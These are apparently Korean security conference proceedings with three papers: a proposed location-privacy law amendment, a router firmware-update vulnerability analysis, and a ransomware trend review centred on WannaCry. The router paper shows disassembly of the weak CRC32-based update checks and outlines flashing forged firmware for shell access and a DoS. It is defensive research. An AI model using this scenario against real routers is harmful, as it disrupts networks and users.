포켓몬고의 루어와 같은 특정아이템을 이용하여 특정 포켓스탑에 루어를 사용하여 사람들을 유인하여 범죄가 발생한 사건인 무장 강도와 같은 사건으로 인해 특정 아이템을 사용하여 특정장소에 특정 아이템들을 제공하는 기능의 아이템이 존재한다면, 사람들의 유인 등의 행동이 가능하며, 만약 악용한다면, 4.1과 같이 금품의 갈취나 납치, 생명의 위협을 받을 수 있다.

또한 위치기반SNS같은 경우는 먼저 SNS 같은 경우는 팔로우나 친구추가를 하지도 않은 동창 등에게 자신의 SNS계정이 노출되고, 계정 검색 기능으로 인하여 제3자에게 까지 위치정보가 노출되고, 팔로우나 친구추가를 하지 않아도 게시 글의 확인 등이 가능하기 때문에 지인의 위치나 자신의 위치가 노출된다. 그로인하여 위치정보가 유출되면, 자신이 어디 있는지 또는 지인들은 어디 있는지 등 개인의 사생활이 노출될 것이고, 다른 사람이 SNS에 지인의 게시글 공유 등의 행위를 하면, 자신이 모르는 제3자에게 까지 위치정보가 유출될 수 있다. 또한, 반복되는 위치를 분석하여 특정 개인의 행동패턴 파악을 통하여 위치를 알 수 있기 때문에 생명의 위협, 납치, 사생활 침해가 우려된다.

위와 같이 악의적인 이용자를 방지하기 위해서 위치정보법의 개정이 필요하다.

V. 이용자 측면에서의 위치정보법 개정(안) 제시 및 기대 효과

5.1 위치정보법 개정(안) 제시

악의적인 이용자를 방지하기 위해 본 논문에서는 '위치정보의 보호 및 이용 등에 관한 법률, 제3장 위치정보의 보호, 제1절 통칭'에 [표 2]를 추가하여 위치정보법을 개정할 것을 제안한다.

[표 2] 위치정보법 개정(안)

• 위치정보를 이용하는 서비스를 이용하는 자는 제3자의 동의를 받지 아니하고 악의적인 목적을 가지고 다음 각 호의 어느 하나에 해당하는 행위를 하여서는 아니 된다. 1. 위치정보를 이용하여 오용, 남용하는 행위 2. 제3자의 위치정보를 누설하는 행위 3. 위치정보를 누설된 사실을 알면서도 제공받는 행위

[표 2]와 같이 '위치정보를 이용하는 서비스를 이용하는 자는 제3자의 동의를 받지 아니하고 악의적인 목적을 가지고 다음 각 호의 어느 하

나에 해당하는 행위를 하여서는 아니 된다.' 라고 되어있는데, 제3자에게 동의를 받지 않고 위법 행위를 하는 행위를 방지하고자 하였다.

[표 2]의 1호와 같은 경우는 3장에 피해사례를 보자면, 위치정보를 악용하여 사람들을 유인한 뒤 범죄행위를 가하는 행위가 실제 피해 사례가 있었고, 앞으로도 GPS와 AR 기반으로 하는 게임이 나올 것이고, 또한 게임에서도 사람들을 유인할 수 있는 아이템이 생기기 시작한다면, 제2의 피해자가 생길 수 있기 때문에 1호와 같이 개정(안)을 제시 하였다.

[표 2]의 2호와 같은 경우는 3장에 피해사례를 보자면, 위치기반서비스를 이용한 SNS 애플리케이션에는 자신의 위치정보뿐만이 아니라 지인의 위치정보까지 노출이 된다. 제3자에게 동의를 받았다면 상관이 없겠지만 동의를 받지 않고, 위치정보를 게시 글 공유 등의 누설하는 행위가 발생할 수 있고, 그것이 범죄의 시발점이 될 수 있기 때문에 2호와 같이 개정(안)을 제시하였다.

[표 2]의 3호와 같은 경우는 지인의 위치정보가 이미 노출된 사실을 인지 못 하는 상태에서 받았을 경우에 생기는 제2, 3의 피해자를 방지하고자 '위치정보가 누설된 사실을 알면서도'라는 말을 제시하였고, 악의적으로 위치정보를 제공받아 사생활을 침해하거나 생명의 위협을 가하는 행위를 방지하고자 3호와 같이 개정(안)을 제시 하였다.

5.2 위치정보법 개정 시 기대효과

본 논문에서 개정(안)의 취지는 위치정보를 이용하는 서비스를 이용하는 자의 악의적인 행위를 방지하기 위한 것이기 때문에 [표 2]의 1호와 같이 개정된다면 포켓몬GO의 피해사례와 같이 특정 사람들을 유인한 다음 생명의 위협을 가하거나 금품을 갈취하는 등의 피해를 방지할 수 있다.

[표 2]의 2호와 같이 개정된다면, 제 3자의 동의 없이 게시글의 공유 등의 행위를 하여 자신뿐만 아닌 자신이 모르는 제3자에게 까지 사생활 노출이 되는 것을 방지할 수 있다.

마지막으로 [표 2]의 3호와 같이 개정이 된다면, SNS 등에서 지인 또는 제 3자의 위치정보가 이미 노출 되었다는 사실을 인지했음에도 불구하고, 지인 또는 제 3자의 위치 정보를 받는 행위를 방지하고자 3번과 같이 개정(안)을 제시하였다. 3번과 같이 개정된다면 이미 노출된 위치정보를 제공받는 행위를 방지할 수 있다고 판단된다.

VI. 결론

위치정보를 이용한 사업은 관련 업계로부터 잠재력이 매우 높은 사업으로 평가받아왔다. 위치정보법 제정 이후 위치정보를 이용한 사업 활성화를 위해 위치정보 서비스 사업자의 규제는 꾸준히 완화되어왔다. 하지만 위치정보서비스를 이용하는 자에 관한 규제는 명확하게 기재되어 있지 않아 악의적인 목적을 가진 이용자에 대한 처벌이 모호할 수 있다.

그에 따라 본 논문에서 악의적인 이용자에 의해 발생한 피해 사례를 분석하여 그에 따른 파급효과를 제시하였고, 그에 대에 [표 2]와 같이 '위치정보를 이용하는 서비스를 이용하는 자는 제3자의 동의를 받지 않고 악의적인 행위를 하면 아니 된다'라는 내용의 개정(안)을 제시하여 기대효과를 제시하였다. 향후에 제시한 내용이 위치정보법에 참고 및 적용이 되어 악의적인 이용자에 의해 발생한 피해 이슈사항에 관련된 문제를 해결하길 바란다.

앞으로 위치정보를 이용한 서비스는 꾸준히 증가할 것이고 이를 이용하는 이용자 또한 증가할 것이다. 이용자가 악의적인 행위를 못 하게 하는 것도 중요하지만, 서비스를 제공하는 사업자는 안전한 서비스를 제공할 의무가 있다. 그에 따라 사업자가 안전한 위치정보를 제공하기 위한 방법론을 연구하는 것이 필요하다.

[참고문헌]

[1] 전응준, “위치정보법의 규제 및 개선방안에 관한 연구”, 한국정보법학회, 18(1), pp203~242, 2014.5.7.

[2] 오용석, “2016년도 위치정보산업 실태조사 결과 발표”, 한국인터넷진흥원, 2017.5.4

[3] 법제처, “위치정보의 보호 및 이용 등에 관한 법률”, http://www.law.go.kr/법령/위치정보의보호및이용등에관한법률

[4] SBS CNBC, “너도나도 ‘위치기반서비스’..개인정보 유출 우려”, http://sbscnbc.sbs.co.kr/read.jsp?pmArticleId=10000630296&pc_searchclick=sub_news_cnbc_01_01, 2014.02.05

[5] 연합뉴스, “포켓몬고, 어린이 납치나 위치정보 유출위험”, http://www.yonhapnews.co.kr/bulletin/2016/07/29/0200000000AKR20160729157400009.HTML, 2016.7.30.

[6] 세계일보, “SNS에 올린 당신의 모든 정보 ‘줄줄 샌다’, http://www.segye.com/newsView/20130820004374, 2013.8.20.

[7] 법제처, “위치정보의 보호 및 이용 등에 관한 법률 시행령”, http://www.law.go.kr/법령/위치정보의보호및이용등에관한법률시행령

무선 공유기 펌웨어 업데이트 취약점 공격 시나리오

이재헌*, 고용호*, 김창훈*, 송유정*, 유일선*

*순천향대학교 정보보호학과

Attack on Wireless Router through the Vulnerability of Firmware Update

Jaeheon Lee*, Yongho Ko*, Changhoon Kim*, Yujeong Song*, Ilsun You*

*Department of Information Security Engineering, Sooncheonhyang University.

요 약

무선인터넷 기술의 발달로 인해 학교 또는 사무실과 같은 공공장소에서 무선인터넷을 사용하는 사용자들이 급증하였고, 그 결과 무선공유기 보안이 중요한 요소로 떠오르고 있다. 본 논문에서는 실제 상용화된 공유기를 이용하여 펌웨어 업데이트가 Magic Number, Product_name, no_downgrade 그리고 CRC32의 순서로 검증되는 것을 확인하였고, CRC32 검증과정에서 무결성이 보장되지 않는 취약점을 통해 Dos공격이 발생할 수 있음을 연구하였다.

I. 서론

정보통신 기술의 발달로 인해 무선 인터넷 사용자들이 급증하였으나, 무선 인터넷을 지원하는 핵심 기기인 무선 공유기의 경우 외부 접근이 비교적 쉽기 때문에 취약점을 노린 악의적인 침입자에 의해 치명적인 공격을 당할 가능성이 높다 [1][2]. 예를 들어, 비밀번호 없이 접속을 하거나 디폴트 비밀번호를 사용하는 등의 보안 문제가 있으며, 또한 웹 취약점을 이용한 파밍 공격이나 펌웨어의 취약점을 악용한 서비스 거부 공격 등이 빈번히 발생하고 있다 [3]. 따라서, 안전하고 신뢰된 무선 인터넷 환경을 보장하기 위해서 무선 공유기 보안에 대한 연구가 시급한 실정이다.

이를 위한 일환으로 본 논문에서는 공유기 펌웨어 업데이트 과정의 취약점을 분석하고, 발견된 취약점을 악용하여 실현될 수 있는 공격을 연구한다.

II. 본론

본 논문에서는 A사의 B 제품[1]을 이용하여 무선 공유기의 업데이트 취약점을 분석하였다. 펌웨어는 분석 당시 최신 버전이며, 펌웨어 분석을 위한 도구는 Firmware-mod-kit[4]을 사용하였다.

2.1 무선 공유기 환경 구성

A사 B 제품의 제품사양은 [표 1]과 같다.


부품명	사양
SoC	Broadcom BCM5357
RAM	16MB
Flash Memory	4MB

[표 1] A의 제품사양

1) 회사명과 펌웨어명은 익명으로 처리하였다.

2.2 무선 공유기 펌웨어 구조

무선 공유기는 하드웨어와 펌웨어로 구성되어 있으며, 펌웨어는 공유기가 올바르게 동작하도록 만들어진 프로그램이다. B제품의 펌웨어 구조는 [그림 1]과 같다.



[그림 1] B 제품 펌웨어 구조

1) Bootloader

Bootloader는 전기신호를 받은 뒤에 하드웨어 초기화를 진행하고, disk 내 Kernel image를 메모리에 올린다. 추출한 펌웨어는 CFE(Common Firmware Environment) bootloader를 사용한다. CFE는 Broadcom사의 32-bit, 64-bit의 System-On-Chip(SoC)시스템의 펌웨어 인터페이스와 bootloader 기능을 제공하기 위해 개발되었다[6].

2) Kernel

Kernel은 운영체제, 디바이스 드라이버가 존재하는 영역이다. B제품 펌웨어에서는 TRX version1 포맷을 사용하며 TRX는 CFE bootloader를 사용하는 시스템에서 플래시 메모리에 Kernel image를 저장하기 위해 사용되는 포맷이다[7].

3) File System

File System은 파일 및 디렉토리를 효율적으로 관리할 수 있는 시스템이다. File System은 보통 압축형태로 구성되어 있으며, B 제품 펌웨어는 LZMA(Lempel-Ziv Markov chain algorithm) 압축을 사용하고, CramFS(Compressed ROM File System)로 구성되어 있다. LZMA는 데이터 압축에 쓰이는 알고리즘이며, 7-zip 압축 프로그램의 7z형식에 사용된다[8]. CramFS는 구조가 단순하며, 공간 효율성이 좋은 read-only 리눅스 파일 시스템이다[9].

4) Package header

Package header는 각 공유기 회사제품마다 다르다. 분석하고자 하는 A사의 펌웨어에서는 56bytes의 공간에 펌웨어 제품명, 버전 등이 기록되어 있다.

2.3. 무선 공유기 펌웨어 업데이트 분석

공격자 시점에서 무선 공유기 공격 환경에 대한 가정은 아래와 같다.


① 공유기 내 네트워크에 접속해 있다.
② 공유기 관리페이지에 접속 가능하다.
③ 수동 업데이트를 이용한다.

무선 펌웨어 업데이트 분석은 정적 분석으로 진행하였으며, 취약점을 분석하기 위한 도구로는 Firmware-mod-kit과 IDA pro[10]를 이용하였다. 펌웨어는 A사 공식 홈페이지를 통해 다운로드 받았으며, Firmware-mod-kit을 이용하여 파일 시스템 추출하였다. 펌웨어 파일은 공유기를 웹으로 제어하기 위한 cgi, config 파일, 그리고 공유기 내부에서 동작하는 binary 파일로 구성되어 있다. 본 절에서는 IDA pro를 통해 펌웨어 파일의 cgi와 binary 파일을 분석하여 펌웨어 업데이트 취약점을 확인하였다. 다음 [그림 2]는 IDA pro를 이용한 정적 분석 과정 중 일부로 stat("/tmp/firmware") 함수를 통해 /tmp/firmware경로에 업데이트할 펌웨어의 업로드 유무를 파악하는 것을 보여준다.

```
move    $s0, $a0
la      $t9, stat
nop
jalr    $t9 ; stat
nop
nop
lw      $gp, 0x3C0+var_3B0($sp)
beqz    $v0, loc 408430
```


[그림 2] stat("/tmp/firmware") 호출

해당경로에 업로드 된 펌웨어가 있다면 해당 펌웨어의 TRX Header 영역을 호출한다. [그림 3]은 Hex 편집기를 이용하여 TRX Header값을 확인하는 과정을 보여준다.




[그림 3] TRX Header 영역

이후, [그림 3]에서 Magic number 값이 0x30524448과 동일한지 확인한다. 일치 시 다음 과정으로 Package Header를 호출하고 [그림 4]와 [그림 5]의 product name과 no_downgrade 필드 값을 비교하여 제품명의 일치여부와 버전정보를 확인한다. 이때 제품명이 일치하지 않거나 [그림 4]의 버전정보가 [그림 5]의 버전정보보다 낮거나 같다면 펌웨어 업데이트를 진행하지 않는다. [그림 6]은 IDA pro를 통해 [그림 4]와 [그림 5]를 비교하는 과정을 보여준다.



[그림 4] Package Header 영역



[그림 5] Package Header 비교 대상 필드


```
lw      $gp, 0x21E8+var_21D0($sp)
slt     $v0, $s0, $s5
beqz    $s0, loc_408968
nop
nop
bnez    $v0, loc_4086A8
                        # CODE XREF: sub_408570+7BC↓j
addiu   $a0, $sp, 0x21E8+var_21C8
move    $a1, $s3
la      $t9, strcmp
nop
jalr    $t9 ; strcmp
nop
nop
lw      $gp, 0x21E8+var_21D0($sp)
addiu   $a0, $sp, 0x21E8+var_217C
beqz    $v0, loc_408A14
```

[그림 6] Package header 비교

다음 [그림 7]은 CRC32 Checksum을 비교하기 위한 CRC32 Checksum계산 과정으로 TRX의 시작 영역부터 0x2000의 크기만큼 fread함수를 통해 가져와 CRC32함수를 수행한다. 이 과정을 TRX의 마지막 영역까지 반복한다. 이후 [그림 7]에서 계산한 Checksum과 [그림 3]의 CRC32 Checksum 영역이 일치한지 비교한다. 만약 stat("/tmp/firmware") 과정부터 CRC32 비교까지 전 과정이 올바르게 진행되었다면 디바이스는 펌웨어가 정상임을 확인하고 펌웨어를 플래시 메모리에 write 작업을 수행한다.

```
li      $a1, 0x10
li      $a2, 0xFFFFFFFF
la      $t9, crc32
nop
jalr    $t9 ; crc32
nop
nop
lw      $gp, 0x21E8+var_21D0($sp)
addiu   $a1, $s2, 0x1C
move    $a0, $s1
move    $a2, $zero
move    $s3, $v0
la      $t9, fseek
nop
jalr    $t9 ; fseek
li      $a1, 1
li      $a2, 0x2000
move    $a3, $s1
la      $t9, fread
nop
jalr    $t9 ; fread
nop
nop
lw      $gp, 0x21E8+var_21D0($sp)
move    $v1, $v0
addu    $a3, $s2, $v0
move    $a1, $v0
move    $a2, $s3
move    $a0, $s4
slt     $v0, $s0, $a3
blez    $v1, loc_408BB8
nop
nop
bnez    $v0, loc_408B90
nop
nop
move    $s2, $a3
la      $t9, crc32
nop
jalr    $t9 ; crc32
nop
nop
lw      $gp, 0x21E8+var_21D0($sp)
move    $s3, $v0
slt     $v0, $s2, $s0
bnez    $v0, loc_408A7C
```

[그림 7] CRC32 계산



[그림 8] CRC32 Checksum 검증

2.4. 무선 공유기 펌웨어 업데이트 시나리오

2.3절에서 분석한 펌웨어 업데이트 절차는 취약점이 존재한다. 펌웨어 파일이 암호화되지 않았으며 펌웨어 파일의 TRX Header, Package Header 영역 값을 변조한다면 얼마든지 펌웨어를 위변조할 수 있다. 이는 변조된 펌웨어를 통해 서비스공격을 유발할 수 있다.


공격자 관점에서 무선 공유기 펌웨어 업데이트 시나리오는 아래와 같다.

① 공유기 관리페이지에 로그인한다.


② 공유기 shell에 접근할 수 있는 변조된 펌웨어를 수동 업데이트한다.

③ 공격자는 공유기 shell에 접속하고, /tmp 디렉토리에 wget 명령어를 사용해 DoS공격을 한다.

아래 [그림 9]과 [그림 10]은 DoS공격을 통해 공유기가 다운되어 자동으로 재부팅되는 현상이다.



[그림 9] shell을 통한 DoS 공격



[그림 10] 공유기 재부팅 관련 로그

이를 통해 공유기는 네트워크 서비스를 원활히 실시할 수 없으며, 사용자는 큰 불편을 겪게 될 것이다.

III. 결론

본 논문에서는 공유기 펌웨어 업데이트 취약점을 이용하여 수동 업데이트를 진행할 때 , 업데이트 서버 없이 CRC32 Checksum값으로 검증을 하기 때문에 이 값을 악의적으로 수정하여도 적용이 되는 문제를 확인하였다. 추가적인 취약점으로 파일 시스템내 /tmp 디렉토리를 이용하여 Dos공격이 유발될 수 있음을 보였다[9].

이러한 문제점을 해결하기 위하여 자동 및 수동으로 펌웨어 업데이트를 진행할 때 업데이트 서버와 암호화 통신을 통해 펌웨어를 검증해야 할 필요성이 있다.

[참고문헌]

[1] 김태형, 보안뉴스, “공유기 해킹 비상! 무선 네트워크 보안이 중요한 이유”, http://www.boannews.com/media/view.asp?idx=45285, 2015년 2월

[2] 뉴시스, “와이파이서 '개인정보 줄줄'…불안한 스마트폰 사용자들”, http://news.naver.com/main/read.nhn?mode=LSD&mid=sec&sid1=101&oid=003&aid=0003837491, 2011년 5월

[3] 성지은, “해킹 허브 될라 ··공유기 보안 '빨간불',” 아이뉴스24, 2017년3월29일, http://news.inews24.com/php/news_view.php?g_serial=1014144&g_menu=020200&rrf=nv

[4] https://github.com/mirror/firmware-mod-kit

[5] Wikipedia, “CFE bootloader“, https://en.wikipedia.org/wiki/Common_Firmw

are_Environment, 2015년 3월
[6] Embedded XINU, “TRX”, http://xinu.mscs.mu.edu/TRX_header, 2011년 6월
[7] “Firmware-Mod-Kit 사용하여 펌웨어 분석하기”, http://apollo89.com/wordpress/?p=6339, 2014년 6월
[8] Wikipedia, “cramfs“, https://en.wikipedia.org/wiki/Cramfs, 2016년 8월
[9] 이경묵, 이명건, 조성제, “무선 공유기 펌웨어 취약점을 통한 DoS 공격 시나리오,” 한국정보과학회 학술발표 논문집, pp. 75-77. 2015년 12월
[10] https://www.hex-rays.com/products/ida/support/download.shtml

랜섬웨어 최신 동향 분석*

김지원**, 최효경**, 최은정**

**서울여자대학교 정보보호학과

Trend Analysis of Ransomware

Ji-Won Kim**, Hyo-Kyung Choi**, Eun-Jung Choi**

*Division of information security, Seoul Women's University.

요 약

최근 전 세계적으로 악성코드 중 랜섬웨어(ransomware)가 급속하게 증가하면서 그에 따른 피해가 증가하고 있다. 랜섬웨어는 시스템에 피해를 입히는 것과 동시에 금전을 요구할 수 있는 형태로 인해 최근 들어 공격이 꾸준히 증가하고 있다. 2017년 5월 워너크라이(WannaCry) 랜섬웨어 사태로 인해 세계 곳곳에서 많은 피해와 손실을 일으키면서 이에 대한 대응 방법이 더욱 중요해지고 있다. 본 논문에서는 랜섬웨어의 동향과 최근 문제가 된 2017년 5월 전 세계를 강타한 워너크라이를 중심으로 분석하고 대응 해법을 모색해 본다.

Key Words: Ransomware, Malware, WannaCry, WannaCryptor, WannaCrypt0r 2.0

I. 서론

2017년 5월 12일, 영국, 스페인, 러시아 등 전 세계 150여개 국가에서 20만대 이상의 컴퓨터를 감염시킨 랜섬웨어 WannaCrypt0r 2.0(이하 '워너크라이')이 등장했다. 특히 병원, 공공기관 등의 주요시설에 배포되어 세계적으로 분노와 공포를 안긴 워너크라이 랜섬웨어는 우리나라에서도 5월 15일 월요일에 본격적으로 전파될 것이라는 '블랙 먼데이' 공포로 이어졌다. 그에 따라 인터넷 사용자들의 주의가 요구되었고 몇몇 피해 상황이 발생되었다.

인터넷의 꾸준한 성장과 발전에 비례하여, 인터넷 공격의 주요 도구인 악성코드의 발전이 거듭되고 있다. 갈수록 악성코드는 다양하고 정교해지는 데에 비해, 피해 사후에 대처하는 보안 측면에서는 한계가 존재하는 상황이다[1]. 한국인터넷진흥원(KISA)에서 수집·분석한 바에 따르면, 2017년 1분기 악성코드 중 원격제어가 35%, 랜섬웨어가 44%로 이를 통해 랜섬웨어의 공격이 활발해지고 있다는 것을 알 수 있다[2].

본 논문에서는 워너크라이를 포함하는 악성코드인 랜섬웨어의 동향에 대해 분석하고 적절한 대처방법을 알아본다. 이를 통해 최근 급증하는 랜섬웨어의 심각성을 인지하고 적극적 대응 방법을 제안한다.

II. 랜섬웨어

2.1 정의

랜섬웨어(Ransomware)는 이용자의 데이터(시스템파일, 문서, 이미지 등)를 암호화하는 악성코드로, 몸값(Ransom)과 소프트웨어(Software)의 합성어로 시스템을 잠그거나 데이터를 암호화해 사용할 수 없도록 하고 이를 인

* 본 연구는 미래창조과학부 및 정보통신기술진흥센터의 SW중심대학지원사업의 연구결과로 수행되었음(2016-0-00022)

질로 금전을 요구하는 악성프로그램을 말한다.

특히 랜섬웨어는 스팸메일, 스피어피싱 등 주로 사회공학적 기법을 이용하여 일반 이용자에게 유포된다. 타 악성코드와는 달리 랜섬웨어는 데이터를 암호화시키기 때문에 백신을 통한 치료만으로는 암호화된 데이터를 거의 복구할 수 없다는 특징을 지닌다. 이 때문에 공격자가 악성코드 제작 소요시간에 비해 높은 이득을 취할 수 있다.

2.2 현황

랜섬웨어의 피해는 날이 갈수록 증가하고 있다. 많은 기업에서 랜섬웨어 공격으로 인한 데이터 손실을 가장 많이 고민하는데, 실제로 랜섬웨어 피해들에 대한 다양한 예측과 통계 등이 보도되었다. 표1에서[8] 살펴보면 '16년 3분기 197건에서 4분기 712건으로 약 3.5배 증가하고, 이후 '17년 1분기에서도 전 분기 대비 증가하였다.

[표1] 랜섬웨어 피해 민원접수 현황

구분	랜섬웨어 민원접수(건)				
	1분기	2분기	3분기	4분기	합계
2015년	0	127	58	585	770
2016년	176	353	197	712	1,438
2017년	990	-	-	-	990

계속해서 증가하는 신고건수와 더불어 중요하게 주목할 것은 최근 랜섬웨어가 유행함에 따라 변종, 신종 등으로 다양하게 발전하고 있다는 사실이다. 당시 정치상황 등을 반영하여 정상파일로 위장하기도 하고 파일 없는(Fileless) 악성코드와 같이 기술적으로도 진화하는 등 유포방식 또한 다양해지고 있다.

특히, '17년 1분기에 등장한 랜섬웨어들의 특징은 한국인을 대상으로 하는 UI를 가진 랜섬웨어와 국내 웹 사이트들을 악용한 DBD (Drive-by Download) 형태의 유포과정이라고 볼 수 있다. 이는 기존에 악성코드를 포함한 파일을 이메일에 첨부하던 방식으로 유포되는데, 웹 사이트에 접속하는 것만으로도 감염되는 등의 형태로 유포방법도 진화하고 있다.

2.3 종류

2016년 2월, MS 오피스 프로그램의 매크로 기능을 이용해 감염되는 랜섬웨어 록키(Locky)가 등장했다. 록키는 초기엔 이메일을 통해 주로 유포되었으며 스팸메일에 첨부된 MS워드 파일을 열면 매크로 기능을 사용하게 유도를 하였다. 또한 3월부터는 자바 스크립트 파일이 포함된 zip 압축파일을 유포했다. 특히 록키는 변종 DLL파일 형태로 유포됨으로써 이용자들의 각별한 주의가 요구되었다[7].

2016년 5월에는 기업을 대상으로 표적형 공격을 전개하는 랜섬웨어 'PetrWrap'이 발견되었다. PetrWrap은 랜섬웨어 서비스 플랫폼을 통해 유포되는 Petya라는 랜섬웨어 모듈을 활용해 조직을 대상으로 표적형 공격을 수행한다. 즉, PetrWrap은 Petya 랜섬웨어 기능을 도용한 변종 랜섬웨어다. 이 랜섬웨어가 발견된 당시 경로를 확인할 수 없어 곤욕을 치렀으며, PetrWrap을 발견한 카스퍼스키랩은 예방법을 게시하기도 하였다.

이와 같이 랜섬웨어들은 단순히 한 번의 공격에 그치지 않고, 가지를 치듯 변종되고 끊임없이 배포·악용된다. 그렇기 때문에 한 가지 랜섬웨어에 대한 복구·차단 방법이 마련되어도, 변종 또는 신종된 랜섬웨어가 나타난다면, 이전의 복구방법은 무용지물이 되어버리는 것이다.


III. WannaCrypt0r 2.0

3.1 등장 및 특징

WannaCryoto0r 2.0은 2017년 5월 12일부터 대규모 사이버 공격을 통해 배포된 랜섬웨어이다. 워너크라이(WannaCry)라고도 불리는 이 랜섬웨어는 마이크로소프트 윈도우 운영체제의 파일 공유 시 사용되는 SMB (Server Message Block) 원격코드의 취약점을 악용하였다. 이 때문에 첨부파일이나 이메일, 취약한 특정 홈페이지 방문 등을 통해 유포되는 일반적인 감염 경로와는 달리, 인터넷 네트워크에 연결되는 것만으로도 감염이 된다는 특징을 가진다[4].

3.2 피해 사례

역사상 가장 규모가 큰 랜섬웨어라고 평가되는 워너크라이는 그 피해규모 또한 크다. 2017년 5월 24일 기준으로 피해금액은 US$기준 126,623에 달하고 그림 1에서[9] 이를 나타낸다.



[그림1] 워너크라이 피해 금액[9]

대표적인 피해 사례로는 먼저, 영국의 국민보건서비스(NHS) 계열 병원의 피해가 있다. NHS의 산하 40여 개 병원이 환자 기록 파일을 열지 못하여 진료에 차질이 발생하였고, 예약을 취소하는 등의 상황이 발생하였다. 또한 러시아에서는 내무부 컴퓨터 약 1천 대가 감염되었고, 중국에서도 일부 중학교와 대학교가 공격을 당했다고 파악되었다. 이번 워너크라이 랜섬웨어가 국가나 기관을 가리지 않고 거대한 공격이 가능했던 이유는 윈도우를 기반으로 하는 PC가 대부분이었기 때문이다. 인터넷 연결만으로도 감염이 가능하다는 취약점을 이용한 공격방식을 사용했기 때문이다.

국내에서의 피해는 예상보다 크지 않았다는 것이 전문가들의 의견이다. 워너크라이가 등장한 최초 시기엔 한국의 공휴일이 시작되었기 때문에 인터넷에 접속할 일이 없었고, 이에 랜섬웨어의 피해를 대비할 시간이 마련되었기 때문이라고 분석된다.

그럼에도 불구하고 일부 기업 등에서 피해가 발생하였는데 국내 최대 영화관 CGV 광고 서버와 버스정류장의 안내판 등이 감염되었고, 현재 데이터를 복구 중에 있다.

3.3 2차 공격 여부

Windows XP와 Windows 7의 경우 워너크라이 감염에 대한 복구 프로그램이 개발된 것으로 알려져 있다. 해당 프로그램은 암호키를 PC 메모리상에서 찾아낸 후 복호키를 역으로 생성하는 방식으로 작동하는 원리이다. 하지만, 재부팅 후에는 이 데이터가 메모리 상에서 사라지기 때문에 프로그램으로도 복구가 불가능하다고 한다. 또한 Window7의 경우는 메모리 정리 기능 때문에 이 프로그램으로 복구되지 않는 경우도 존재한다고 알려져 있다.

특히, 워너크라이에는 공격을 중단하는 '킬 스위치'가 포함되어 있는 것으로도 알려져 있는데, 워너크라이가 침투한 해당 PC가 등록되지 않은 웹 도메인에 연결되면 공격을 중단하는 구조이다.

복구방법 등 해결책과 더불어 주목할 점은 2차 공격과 변종 랜섬웨어이다. 현재 정보보안 전문가들은 앞에서 언급한 킬 스위치 문제점을 해결한 변종이 곧 나올 수 있다고 예측한다. 이에 따른 워너크라이의 2차 공격의 가능성이 존재하므로, 이를 대비한 이용자들의 주의와 전문가들의 대책 마련이 갈구된다.

IV. 대책과 조치

워너크라이 사태는 전 세계 인터넷 이용자의 대부분이 랜섬웨어에 대해 알게 되는 계기가 되었고, 이를 통해 사이버 공격에 대한 안일함을 잠식시킨 대표적인 사례가 되었다. 랜섬웨어는 복호화 키를 획득해서 시스템의 암호화 파일을 복구하는 방법밖에는 없다. 그러나 해커가 키 값을 줄 것을 기대할 수는 없다. 따라서 현재까지의 대응체계는 예방만이 최선의 방법이다. WannaCryoto0r 2.0 예방방법은 다음과 같다[10].

1) PC를 켜기 전, 랜선 뽑기, 와이파이 끄기를 통해 네트워크를 단절한다.
2) 방화벽 설정을 변경(제어판-시스템 및 보안-방화벽 고급 설정-139, 445 포트(SMB 포

트) 차단)하여 감염 경로를 차단한다.

3) 인터넷 재연결 후 보안 업데이트로 윈도우 보안 패치 실행, 백신 프로그램 업데이트를 수행한다.

